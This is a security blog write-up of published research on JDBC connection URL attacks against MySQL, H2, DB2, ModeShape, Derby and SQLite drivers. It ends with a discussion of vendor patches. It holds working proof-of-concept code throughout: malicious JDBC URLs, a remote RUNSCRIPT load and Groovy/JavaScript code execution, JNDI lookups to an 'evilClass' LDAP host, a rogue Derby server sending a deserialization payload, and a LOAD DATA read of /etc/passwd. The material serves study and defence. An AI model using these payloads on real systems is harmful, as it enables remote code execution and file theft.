素十八

你救赎的人 终将成为你的光

JDBC Connection URL Attack

2021-09-02 / 26 min read # mysql # rce # javasec # 工具 # 漏洞原理

The several means of attacking java web application by manipulating MYSQL JDBC URL had been revealed and discussed for quite some time,and I haven't pay my attention to it.

With the video "Make JDBC Attacks Brilliant Again" from HITB2021SIN uploaded on youtube,I know it's time.

This article records my study and research results,let's start at the beginning.

Beginning

At BlackHat Europe 2019, there is a subject named "New Exploit Technique In Java Deserialization Attack" proposes the jdbc exploit technique for the first time by Yongtao Wang, Lucas Zhang, Kevin Li and Kunzhe Chai from Back2Zero Team.

And the video has been uploaded to youtube.Let's learn from it.

Introduction to Java Deserialization

There are fives parts on this subject,I will skip the first one "Introduction to Java Deserialization" and just paste some slides below for you guys to review.

Agenda

- Introduction to Java Deserialization
- Well-Known Defense Solutions
- Critical vulnerabilities in Java
  - URLConnection
  - JDBC
- New exploit for Java Deserialization
- Takeaways

Attack scenario and Magic Callback

Attack scenario

1. A remote service accept untrusted data for deserializing.
2. The classpath of the application includes serializable class.
3. Dangerous function in the callback of serializable class.

Magic Callback

Magic methods will be invoked automatically during the deserialization process.

- readObject()
- readExternal()
- readResolve()
- readObjectNoData()
- validateObject()
- finalize()

Vulnerable Class

Vulnerable Class

public class DiskFileItem extends Serializable

```
private void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException {
    in.defaultReadObject();
    OutputStream output = this.getOutputStream();
    if (this.cachedContent != null) {
        output.write(this.cachedContent);
    } else {
        FileInputStream input = new FileInputStream(this.dfosFile);
        IOUtils.copy(input, output);
        this.dfosFile.delete();
        this.dfosFile = null;
    }
   output.close();
    this.cachedContent = null;
}
```

Well-Known Defense Solutions

Lucas shows three widly used strategies to defense the damage may have been caused during deserialization.

1. **Look-Ahead Check(Blacklist)**
   A look-ahead stage to validate input stream during the deserialization process to secure application. If the class in the blacklist is found during the deserialization process, the deserialization process will be terminated.
   We can find this kind of strategy using in Jackson/Weblogic and project SerialKiller.
2. **JEP290(Filter Incoming Serialization Data)**
   Allow incoming streams of object-serialization data to be filtered in order to improve both security and robustness.
   Define a global filter that can be configured by properties or a configuration file.
   The filter interface methods are called during the deserialization process to validate the classes being deserialized. The filter returns a status to accept, reject, or leave the status undecided, allowed or disallowed.
3. **Runtime Application Self-protection(RASP)**
   RASP is a security technology that is built or linked into an application or application runtime environment, and is capable of controlling application execution and detecting and preventing real-time attacks.
   Dose not need to build lists of patterns (blacklists) to match against the payloads, since they provide protection by design.
   Most of policies of RASP only focus on insecure deserialization attacks that try to execute commands and using input data that has been provided by the network request.

But there are some flaws in these defense solutions:

- If we find a new gadget,we can bypass lots of blacklists.
- Most Security researcher like to find gadget which eventually invoke common-dangerous functions such as `ProcessBuilder.exec()`,and some defense solutions only focus on these functions(even RASP),if we find a new fundamental vector in Java,we can find many new gadgets and bypass most of Java deserialization defense solutions.

Critical vulnerabilities in Java

So Lucas presented two vectors may cause critical vulnerabilities.

URLConnection

Speaking of URLConnection,I can only think of SSRF,but Lucas made it to NTLM Reflection Attack (CVE-2019-1040) to get local Windows credentials.

It's not the point in this article,so skip this part too.

JDBC

This part of the topic is explained by Kunzhe Chai.

JDBC is part of the Java Standard Edition platform, is a Java API, which defines how a client may access a database.

We use JDBC to make a connection to a database,execute queries and update statements to the database and retrieve the result received from the database.Testing Java code comes below:

```
public static void main(String[] args) throws Exception {

       String CLASS_NAME = "com.mysql.jdbc.Driver";
       String URL        = "jdbc:mysql://localhost:3306/test";
       String USERNAME   = "root";
       String PASSWORD   = "root";
```

```
        Class.forName(CLASS_NAME);
        Connection connection = DriverManager.getConnection(URL, USERNAME, PASSWORD);

        Statement statement = connection.createStatement();
        statement.execute("select 10086");
        ResultSet set = statement.getResultSet();
        while (set.next()) {
            System.out.println(set.getString(1));
        }

        statement.close();
        connection.close();
    }
```

JDBC use Connection URL/URI to make connection with specific database, the URL includes mainly three parts : driver name, connection address and expanded parameters.

The "expanded parameters" part is what we need to foucs on that can introduce new security risks.

There is a vulnerable parameter : "**autoDeserialize**".It will enable the JDBC Client to deserialize data automatically.With this ability, we can achieve the goal of RCE.

So if we(the attacker) perform a mysql server role， and return malicious serialized byte code, with the autoDeserialize patameter,the victim(mysql client) will call `getObject()` to deserialize the payload and eventually results in remote command execution.

In mysql-connector-java 8.0.14(for instance), class `com.mysql.cj.jdbc.result.ResultSetImpl` implements `java.sql.ResultSet` and rewrite `getObject()` method.

if the "autoDeserialize" is found in JdbcConnection's PropertySet,the client will deserialize the data by invoke `readObject()`, and that is the source of this mysql jdbc attack.

But by default JDBC client does not call the `getObject()` function to process the attacker's data,so we need to find a way to make the JDBC client process the data we returned.

Through in deep research, Kunzhe Chai found the way to trigger the method in expanded parameters : queryInterceptors.

"queryInterceptors", where you specify the fully qualified names of classes that implement the `com.mysql.cj.interceptors.QueryInterceptor` interface. In these kinds of interceptor classes, you might change or augment the processing done by certain kinds of statements, such as automatically checking for queried data in a memcached server, rewriting slow queries, logging information about statement execution, or route requests to remote servers.

According to the docs, "queryInterceptors" config is supported since 8.0.7.

Interface QueryInterceptor provides a complete interceptor control process including `init` -> `preProcess` -> `postProcess` -> `destroy`, and QueryInterceptors are "chainable",the results will be passed on the next QueryInterceptor.

QueryInterceptor has several implements in mysql-connector-java.

And Chai found `ServerStatusDiffInterceptor` useful in calling `getObject`,let's see the invocation chain.

ServerStatusDiffInterceptor is used to show the differences of server status between queries, function `preProcess()`/`postProcess()` call `populateMapWithSessionStatusValues()`.

`populateMapWithSessionStatusValues()` using connection to create a new statement and execute `SHOW SESSION STATUS`, and call `ResultSetUtil.resultSetToMap()` to deal with the result.

And `resultSetToMap` calls the magic `getObject()`, so there is our chain.

With all knowledges above, we have found an attack path that lead to deserialization vulnerability: If we can controll the JDBC URI, we can

- specify the mysql server to the attacker's service which can provide malicious serialized byte code
- make autoDeserialize true, so the mysql client can deserialize our payload
- using ServerStatusDiffInterceptor to trigger the deserialization

Steps to exploit JDBC:

New exploit for Java Deserialization

In this part, Kunzhe Chai combines 3 vulnerabilities(deserialization/NTLM Hash Leaking/NTLM Reflection Attack) and lead to RCE.

And he made a video to demonstrate the attack chain in a real environment.

Then he showed some gadgets he found to trigger the URLConnection that leads to the further attack, including Java Deserialization/Jackson.

Still, it's not what we focus on today,so we skip this part as well.

Takeaways

At the end of the PPT, Chai gave us some recommendations for both the developers and security researchers.

Afterwards

After the speech, there was this foreigner raised the question which exactly I wanted to ask:

> It's not that common that attacker can controll the jdbc url, in what case can this attack used in the real world?

And Lucas gave his answer：Cloud Platform Configuration.

And this foreigner pushed and asked if there is a standalone product that accidently allows to config the jdbc url.I guess he was unwilling to admit the exploitability of this vulnerability.

I don't think Lucas understood his question and I also don't believe this is some products which allows the unauthorized config on jdbc url.

But still, this tech can always be used in anti-attack or decept-defense(HoneyPot for example).

On the conference Lucas and Chai only provide the ideas, they don't provide the fake mysql server that can return the malicious serialized byte code.

Couple of months later, codeplutos used the modified MySQL plugin to build a malicious server successfully, and using another expanded parameters:detectCustomCollations .

When set `detectCustomCollations=true` in jdbc connection parameters, it could also trigger the deserizaltion, call point at `com.mysql.jdbc.ConnectionImpl#buildCollationMapping`, dependency is mysql-connector-java 5.1.29.

`buildCollationMapping` execute `SHOW COLLATION` and call `Util.resultSetToMap()` to deal with the result.

`resultSetToMap()` call `getObject()` cause the deserizaltion.

so, no matter using which one of these two gadgets, we need to build a malicious mysql server to response to the statements' execution below during the establishing of connection.

- `SHOW SESSION STATUS`

- `SHOW COLLATION`

But how?

A month after, fnmsd post his research and his fake server project.

fnmsd gives a unified summary after analyzing various versions of MySQL connector/J,and gives the malicious URLs required for different versions.And I will be learning from his article.

Build My Own Fake Server

Now that we know how the call chain works, next we should focus on how to build a malicious mysql server.There are several ways:

- Write a fake MySQL server from scratch, compatible with MySQL protocol and MySQL SQL grama.(too much work)
- Wireshark all the tcp traffic during jdbc connection, analysis how the client and server communicate, including hand shake, authorization, statement execution and etc, fulfill the whole workflow only to return our payload.(seems like that's how fnmsd does it)
- using mysql plugin to do the work.(that's how codeplutos do it)

All these ways are too complicated for me,so I build my own fake server in a much more elegant way by using so called "Database Middleware".

I found alibaba's open source project cobar, it's a proxy for sharding databases, you can call it anything you want, but it's a proxy between the client and the server.

When using database middleware such as cobar, for the real client, cobar play the role as Mysql Server; for the real server, cobar is the client.So it's a perfect tool for us to controll the result of certain statement execuation.

Talk is cheap.Let's demonstrate the real attack process in the actual environment:

- Real Mysql Server: 5.6.35
- cobar: 4.0.0
- mysql-connector-java: 5.1.29
- client-side dependency: commons-collections-3.2.1
- attack method: detectCustomCollations

Prepare the serialized class byte code

First, generate the malicious serialized data, in my case, I choose CC1 chain with TransformedMap, and using `Runtime.exec()` to execute system commands "open -a Calculator.app". You can use ysoserial or any other means to do so.

Then, create a table in the real Mysql Server which stores the byte code, in this case we should create a table with at least 3 fields, and make sure the third field type is blob.

Because for detectCustomCollations chain, we trigger the 3rd result field object deserialization first,so we show plant our malicious byte code in the certain position.

At last we insert the malicious serialized data into the table using code like these:

```
public static void main(String[] args) throws Exception {

   String CLASS_NAME = "com.mysql.jdbc.Driver";
   String URL        = "jdbc:mysql://localhost:3306/test";
   String USERNAME   = "root";
   String PASSWORD   = "123456";

   Class.forName(CLASS_NAME);
   Connection connection = DriverManager.getConnection(URL, USERNAME, PASSWORD);
```

```
    File file   = new File("/Users/phoebe/IdeaProjects/ysoserial-su18/CC1WithTransformedMap.bin");
    int  length = (int) file.length();

    FileInputStream stream = new FileInputStream(file);

    PreparedStatement statement = connection.prepareStatement("INSERT INTO evil (`a`,`b`,`c`) VALUES (1,1,?)");
    statement.setBlob(1, stream, length);
    statement.execute();

    statement.close();
    connection.close();
}
```

Config the Proxy Mysql Server

First, config the cobar,make it connect with the real Mysql Server:

Then config the cobar server for the real client to connent:

Start cobar,and it become our proxy database,whatever statements we execute, cobar will get it and parse it first, and then make the execute to the real server.

As we know, if we set `detectCustomCollations=true` in jdbc connection parameters, jdbc connector will execute the statement `SHOW COLLATION` and try to deserize the third return field.

With cobar, we can change the returned results of database queries with a small amount of code:

We add this code in `com.alibaba.cobar.server.ServerConnection#execute` , when cobar get `SHOW COLLATION` ,it will execute `select * from evil` instead and return the malicious serialized data we've prepared.

Make Connection

Make connection with cobar using jdbc:

```
 public static void main(String[] args) throws Exception {
    String CLASS_NAME = "com.mysql.jdbc.Driver";
    String URL        = "jdbc:mysql://localhost:8066/dbtest?detectCustomCollations=true&autoDeserialize=true";
    String USERNAME   = "root";
    String PASSWORD   = "123456";

    Class.forName(CLASS_NAME);
    Connection connection = DriverManager.getConnection(URL, USERNAME, PASSWORD);
    connection.close();
}
```

Then we get our Calculator.app poped out.

Cheat Sheet

Here are two screenshots from fnmsd's research.

ServerStatusDiffInterceptor

detectCustomCollations

Arbitrary File Reading Vulnerability

Other than manipulating JDBC URI to cause deserizaltion vulnerability, there is an attack against JDBC that can cause arbitrary file reading and has been disclosed for more than a decade.

If you connect to the server from mysql client with `–enable-local-infile` option and run `LOAD DATA LOCAL INFILE '/etc/passwd' INTO TABLE test FIELDS TERMINATED BY '\n';`, the client will read its local file and transfer to the server.

So if the mysql server are untrusted server, a single connection could cause arbitrary file reading.A lot more details can be found in LoRexxar's blog and fake server project in github.

Sink point in jdbc connector is `com.mysql.jdbc.MysqlIO#sendFileToServer`.

Make JDBC Attacks Brilliant Again

This topic is shared in HITB SECCONF SIN-2021 by Litch1 & pyn3rd. Slide is here and video is here.Litch1 gave us the speech.Let's learn from the huge.

First he introduced the backgroud and gave a review of using ServerStatusDiffInterceptor to explode in different versions.

He listed the common scenarios using jdbc attack technoloy.

- New Gadgets(fastjson/jackson, initial database connection in getter/setter)
- Attack SpringBoot Actuator
- API Interfaces Exposure
- Phishing, Honeypot

And then he gave some typical examples of jdbc attack.

CSRF to JDBC Attack(Weblogic)

Weblogic (CVE-2020-2934), because Weblogic does not have CSRF detection in the interface that create the JDBCDataSourceForm, attacker can launch a csrf attack together with the jdbc attack technoloy and achieve RCE.

According to the screenshot in the slide, I reproduced this attack myself using URLDNS and skip the csrf part.

Reconfigure JDBC Resource(Wildfy)

JBOSS/Wildfy, there are also functions of jdbc configuration in backstage or content manage system of various middlewares.For JBoss/Wildfy,because the driver in h2 database in built-in , we can reconfigure the jdbc in the backstage and achieve the attack.

H2 RCE

Spring Boot H2 console,by changing the connection url of h2 database,we can make spring boot run script from the remote.

```
jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://127.0.0.1:8000/poc.sql'
```

And then prepare a statemate something like below to declare and call the `Runtime.getRuntime().exec()`:

```
CREATE ALIAS EXEC AS 'String shellexec(String cmd) throws java.io.IOException {Runtime.getRuntime().exec(cmd);return "su18";
```

Requiring configuration parameter:

```
spring.h2.console.enable=true
spring.h2.console.setting.web-allow-others=true
```


Test:

How does the attack work?

INIT RUNSCRIPT

Sink point is in `org.h2.engine.Engine#openSession`,the h2 engine splits "INIT" parameters and using different implementation class of CommandInterface to initialize the database connection depend on the config.

In this case is `org.h2.command.CommandContainer`.



By using the RUNSCRIPT command, h2 will eventually call `org.h2.command.dml.RunScriptCommand#execute` to execute the evil sql.

Why we use command "RUNSCRIPT"?

Because the POC we use needs to execute two SQL statements, the first is CREATE ALIAS and the second is EXEC,it's a two step move.Yet `session.prepareCommand` doesn't support multiple sql statement execute.So we use RUNSCRIPT to load sql from remote server.

But it also means the attack requires a network connection, how to bypass the restriction of network?Since h2 is an embedded database,it's possible to find an attack that doesn't require any external connections.

Source Code Compiler

So we should find a way to reduce the POC sql to only one statement and without connecting to remote server.

Litch1 went through the source code for the creator of the statement `CREATE ALIAS` and found the define of JAVA METHOD in the statement was handed over to the source compile class.There are three compilers supported:Java/Javascript/Groovy.

Let's start with Groovy.

In `org.h2.util.SourceCompiler#getClass`, h2 use `isGroovySource` to determine whether it is groovy source code.

```
private static boolean isGroovySource(String source) {
    return source.startsWith("//groovy") || source.startsWith("@groovy");
}
```

if true, then call `GroovyCompiler.parseClass()` to parse the groovy code.It's the same sink point in Hacking Jenkins Part 2 shared by Orange.

```
public Class<?> getClass(String packageAndClassName)   packageAndClassName: "org.h2.dynamic.EXEC"
        throws ClassNotFoundException {

    Class<?> compiledClass = compiled.get(packageAndClassName);   compiledClass (slot_2): null
    if (compiledClass != null) {
        return compiledClass;   compiledClass (slot_2): null
    }
    String source = sources.get(packageAndClassName);   source (slot_3): "String shellexec(String cmd) thro
    if (isGroovySource(source)) {
        Class<?> clazz = GroovyCompiler.parseClass(source, packageAndClassName);   source (slot_3): "String
        compiled.put(packageAndClassName, clazz);   packageAndClassName: "org.h2.dynamic.EXEC"    compiled:
        return clazz;
    }
```

And Litch1 gave us the poc use `@groovy.transform.ASTTEST` to perform assertions on the AST.

```
public static void main (String[] args) throws ClassNotFoundException, SQLException {
    String groovy = "@groovy.transform.ASTTest(value={" + " assert java.lang.Runtime.getRuntime().exec(\"open -a Calculator\"
    String url = "jdbc:h2:mem:test;MODE=MSSQLServer;init=CREATE ALIAS T5 AS '"+ groovy +"'";
    Connection conn = DriverManager.getConnection(url);
    conn.close();
}
```

However Groovy dependency is not usually seen in the real world,so Litch1 gave the poc performs with JavaScript and `CREATE TRIGGER` which not only compile but also invoke the eval source code.

```
private Trigger loadFromSource() {
    SourceCompiler compiler = database.getCompiler();
    synchronized (compiler) {
        String fullClassName = Constants.USER_PACKAGE + ".trigger." + getName();
        compiler.setSource(fullClassName, triggerSource);
        try {
            if (SourceCompiler.isJavaxScriptSource(triggerSource)) {
                return (Trigger) compiler.getCompiledScript(fullClassName).eval();
            } else {
                final Method m = compiler.getMethod(fullClassName);
                if (m.getParameterTypes().length > 0) {
                    throw new IllegalStateException("No parameters are allowed for a trigger");
                }
                return (Trigger) m.invoke(null);
            }
        } catch (DbException e) {
            throw e;
        } catch (Exception e) {
            throw DbException.get(ErrorCode.SYNTAX_ERROR_1, e, triggerSource);
        }
    }
}
```

POC here:

```
public static void main (String[] args) throws ClassNotFoundException, SQLException {
    String javascript = "//javascript\njava.lang.Runtime.getRuntime().exec(\"open -a Calculator.app\")";
    String url = "jdbc:h2:mem:test;MODE=MSSQLServer;init=CREATE TRIGGER hhhh BEFORE SELECT ON INFORMATION_SCHEMA.CATALOGS AS
    Connection conn = DriverManager.getConnection(url);
    conn.close();
}
```

IBM DB2

The vulnerabilities found in MySQL are due to the feature of its configurable properties.

So is there other configurable properties can cause vulnerabilities if controllable?

In DB2, Litch1 found this `clientRerouteServerListJNDINameIdentifies`.

It's a JNDI reference to a DB2ClientRerouteServerList instance in a JNDI repository of reroute server `information.clientRerouteServerListJNDIName` applies only to IBM Data Server Driver for JDBC and SQLJ type 4 connectivity, and to connections that are established through the DataSource interface.

In Engilsh,that means this property gives us a JNDI Injection in JDBC URL configuration.

POC here:

```
public static void main(String[] args) throws Exception {
    Class.forName("com.ibm.db2.jcc.DB2Driver");
    DriverManager.getConnection("jdbc:db2://127.0.0.1:50001/BLUDB:clientRerouteServerListJNDIName=ldap://127.0.0.1:1389/evilC
}
```

ModeShape

ModeShape is an implementation of JCR(Java Content Repository),using JCR API to access data from other systems,e.g. filesystem, Subversion, JDBC metadata...

Repository source can be configured like `jdbc:jcr:jndi:jcr:?repositoryName=repository`.

So of cause we can use ModeShape to trigger JNDI Injection:

```
public static void main(String[] args) throws Exception {
    Class.forName("org.modeshape.jdbc.LocalJcrDriver");
    // A JNDI URL that points the hierarchical database to an evil LDAP service
    DriverManager.getConnection("jdbc:jcr:jndi:ldap://127.0.0.1:1389/evilClass");
}
```

Apache Derby

Apache Derby can be embed just like h2.In derby's driver code,Litch1 found suspicious call in class `org.apache.derby.impl.store.replication.net.SocketConnection`.

```
public class SocketConnection {
    private final Socket socket;
    private final ObjectOutputStream objOutputStream;
    private final ObjectInputStream objInputStream;

    public SocketConnection(Socket var1) throws IOException {
        this.socket = var1;
        this.objOutputStream = new ObjectOutputStream(var1.getOutputStream());
        this.objInputStream = new ObjectInputStream(var1.getInputStream());
    }

    public Object readMessage() throws ClassNotFoundException, IOException {
        return this.objInputStream.readObject();
    }
```

Then he found an inner class `ReplicationMessageTransmit$MasterReceiverThread` called the method.

```
private class MasterReceiverThread extends Thread {
    private final ReplicationMessage pongMsg = new ReplicationMessage(14, (Object)null);

    MasterReceiverThread(String var2) { super("derby.master.receiver-" + var2); }

    public void run() {
        while(!ReplicationMessageTransmit.this.stopMessageReceiver) {
            try {
                ReplicationMessage var1 = this.readMessage();
                switch(var1.getType()) {
                case 11:
                case 12:
                    synchronized(ReplicationMessageTransmit.this.receiveSemaphore) {
                        ReplicationMessageTransmit.this.receivedMsg = var1;
                        ReplicationMessageTransmit.this.receiveSemaphore.notify();
                        break;
                    }
                case 13:
                    ReplicationMessageTransmit.this.sendMessage(this.pongMsg);
                }
            } catch (SocketTimeoutException var5) {
            } catch (ClassNotFoundException var6) {
            } catch (IOException var7) {
                ReplicationMessageTransmit.this.stopMessageReceiver = true;
            }
        }

    }

    private ReplicationMessage readMessage() throws ClassNotFoundException, IOException {
        ReplicationMessageTransmit.this.checkSocketConnection();
        return (ReplicationMessage)ReplicationMessageTransmit.this.socketConn.readMessage();
    }
}
```

`ReplicationMessageTransmit` is used for replicate database from the master to the slave by configure `startMaster=true` and `slaveHost=127.0.0.2`.

if we config the slave server to a malicious server,derby will establish JDBC connection and read data stream from the SLAVE,when `MasterReceiverThread` perform the method `readMessage`,malicious server will return the evil code and trigger the deserization porcess.

POC here:

```
public static void main(String[] args) throws Exception{
    Class.forName("org.apache.derby.jdbc.EmbeddedDriver");
    DriverManager.getConnection("jdbc:derby:webdb;startMaster=true;slaveHost=evil_server_ip");
}
```

And evil slave server can be build like:

```
public class EvilSlaveServer {
    public static void main(String[] args) throws Exception {
        int port = 4851;
        ServerSocket server = new ServerSocket(port);
        Socket socket = server.accept();
        socket.getOutputStream().write(Serializer.serialize(new CommonsBeanutils1().getObject("open -a Calculator")));
        socket.getOutputStream().flush();
        Thread.sleep(TimeUnit.SECONDS.toMillis(5));
        socket.close();
        server.close();
    }
}
```

SQLite

Method `org.sqlite.core.CoreConnection#open` is called when opening a connection to the database using an SQLite library.

This method provides a feature: if the connection URL starts with `:resource:`, the `extractResource` method will be called to obtain the database content from an URL connection.

```
Opens a connection to the database using an SQLite library.
Params:  openModeFlags – Flags for file open operations.
Throws:  SQLException –
See Also: http://www.sqlite.org/c3ref/c_open_autoproxy.html ↗
private void open(int openModeFlags, int busyTimeout) throws SQLException {
    // check the path to the file exists
    if (!":memory:".equals(fileName) && !fileName.startsWith("file:") && !fileName.contains("mode=memory")) {
        if (fileName.startsWith(RESOURCE_NAME_PREFIX)) {
            String resourceName = fileName.substring(RESOURCE_NAME_PREFIX.length());

            // search the class path
            ClassLoader contextCL = Thread.currentThread().getContextClassLoader();
            URL resourceAddr = contextCL.getResource(resourceName);
            if (resourceAddr == null) {
                try {
                    resourceAddr = new URL(resourceName);
                }
                catch (MalformedURLException e) {
                    throw new SQLException(String.format("resource %s not found: %s", resourceName, e));
                }
            }

            try {
                fileName = extractResource(resourceAddr).getAbsolutePath();
            }
            catch (IOException e) {
                throw new SQLException(String.format("failed to load %s: %s", resourceName, e));
            }
        }
        else {
            File file = new File(fileName).getAbsoluteFile();
            File parent = file.getParentFile();
```

`extractResource()`:

```
Returns a file name from the given resource address.
Params: resourceAddr – The resource address.
Returns: The extracted file name.
Throws: IOException
private File extractResource(URL resourceAddr) throws IOException {
    if (resourceAddr.getProtocol().equals("file")) {...}

    String tempFolder = new File(System.getProperty("java.io.tmpdir")).getAbsolutePath();
    String dbFileName = String.format("sqlite-jdbc-tmp-%d.db", resourceAddr.hashCode());
    File dbFile = new File(tempFolder, dbFileName);

    if (dbFile.exists()) {...}

    byte[] buffer = new byte[8192]; // 8K buffer
    FileOutputStream writer = new FileOutputStream(dbFile);
    InputStream reader = resourceAddr.openStream();
    try {
        int bytesRead = 0;
        while ((bytesRead = reader.read(buffer)) != -1) {
            writer.write(buffer, 0, bytesRead);
        }
        return dbFile;
    }
    finally {
        writer.close();
        reader.close();
    }
```

That means if we prepare a connection like `jdbc:sqlite::resource:http://127.0.0.1:8888/poc.db`, SQLite will connect the address and get content from it.That indeed cause a SSRF, but SSRF is not enough.

So if we can control the JDBC URL and the database file content, how do we exploit it?

Refer to "SELECT code_execution FROM * USING SQLite;", we could utilize "CREATE VIEW" to convert uncontrollable SELECT statement to controllable.

If we could controll the SELECT statement,we could use `SELECT load_extension('/tmp/test.so')` to load the dll/so and exec evil code, but in real world it's not easy to have controllable files on the target system and load_extension is set to off by default.

Other than common vulnerabilities, we could use memory corruptions in SQLite such "Magellan" to cause JVM crash.

How To Defend


Above is almost all about the common use in JDBC Connection URL Attack reasearched and summarized by Litch1.

This part talks about how open source software defend against JDBC attacks.

Apache Druid CVE-2021-26919 Patch

```
public static void throwIfPropertiesAreNotAllowed(
      Set<String> actualProperties,
      Set<String> systemPropertyPrefixes,
      Set<String> allowedProperties
  )
  {
    for (String property : actualProperties) {
      if
(systemPropertyPrefixes.stream().noneMatch(property::startsWith)) {
        Preconditions.checkArgument(
            allowedProperties.contains(property),
            "The property [%s] is not in the allowed list %s",
            property, allowedProperties
        );
      }
    }
  }
```


Apache DolphinScheduler CVE-2020-11974 Patch



We could take advanges of differences between Properties Filter Parser and JDBC Driver Parser and use it to bypass the security patch.

Java Service Provider Interface

SPI technology is used in loading the driver of JDBC Connector.



In version 5.1.48 of mysql connector, there are two driver registered.Other than the common driver `com.mysql.cj.jdbc.Driver`, these is this driver named `com.mysql.fabric.jdbc.FabricMySQLDriver`.

MySQL Fabric is a system for managing a farm of MySQL servers.MySQL Fabric provides an extensible and easy to use system for managing a MySQL deployment for sharding and high-availability.

Litch1 studied the source code of FabricMySQLDriver and find if connection url start with `jdbc:mysql:fabric://`, program will go in Fabric process logic.

```
Properties parseFabricURL(String url, Properties defaults) throws SQLException
{
        if (!url.startsWith("jdbc:mysql:fabric://")) {
            return null;
        }
        // We have to fudge the URL here to get NonRegisteringDriver.parseURL()
to parse it for us.
        // It actually checks the prefix and bails if it's not recognized.
        // jdbc:mysql:fabric:// => jdbc:mysql://
        return super.parseURL(url.replaceAll("fabric:", ""), defaults);
    }
```

And will send a XMLRPC request to the host.

```
try {
    String url = this.fabricProtocol + "://" + this.host + ":" + this.port;
    this.fabricConnection = new FabricConnection(url, this.fabricUsername, this.fabricPasswo
} catch (FabricCommunicationException ex) {
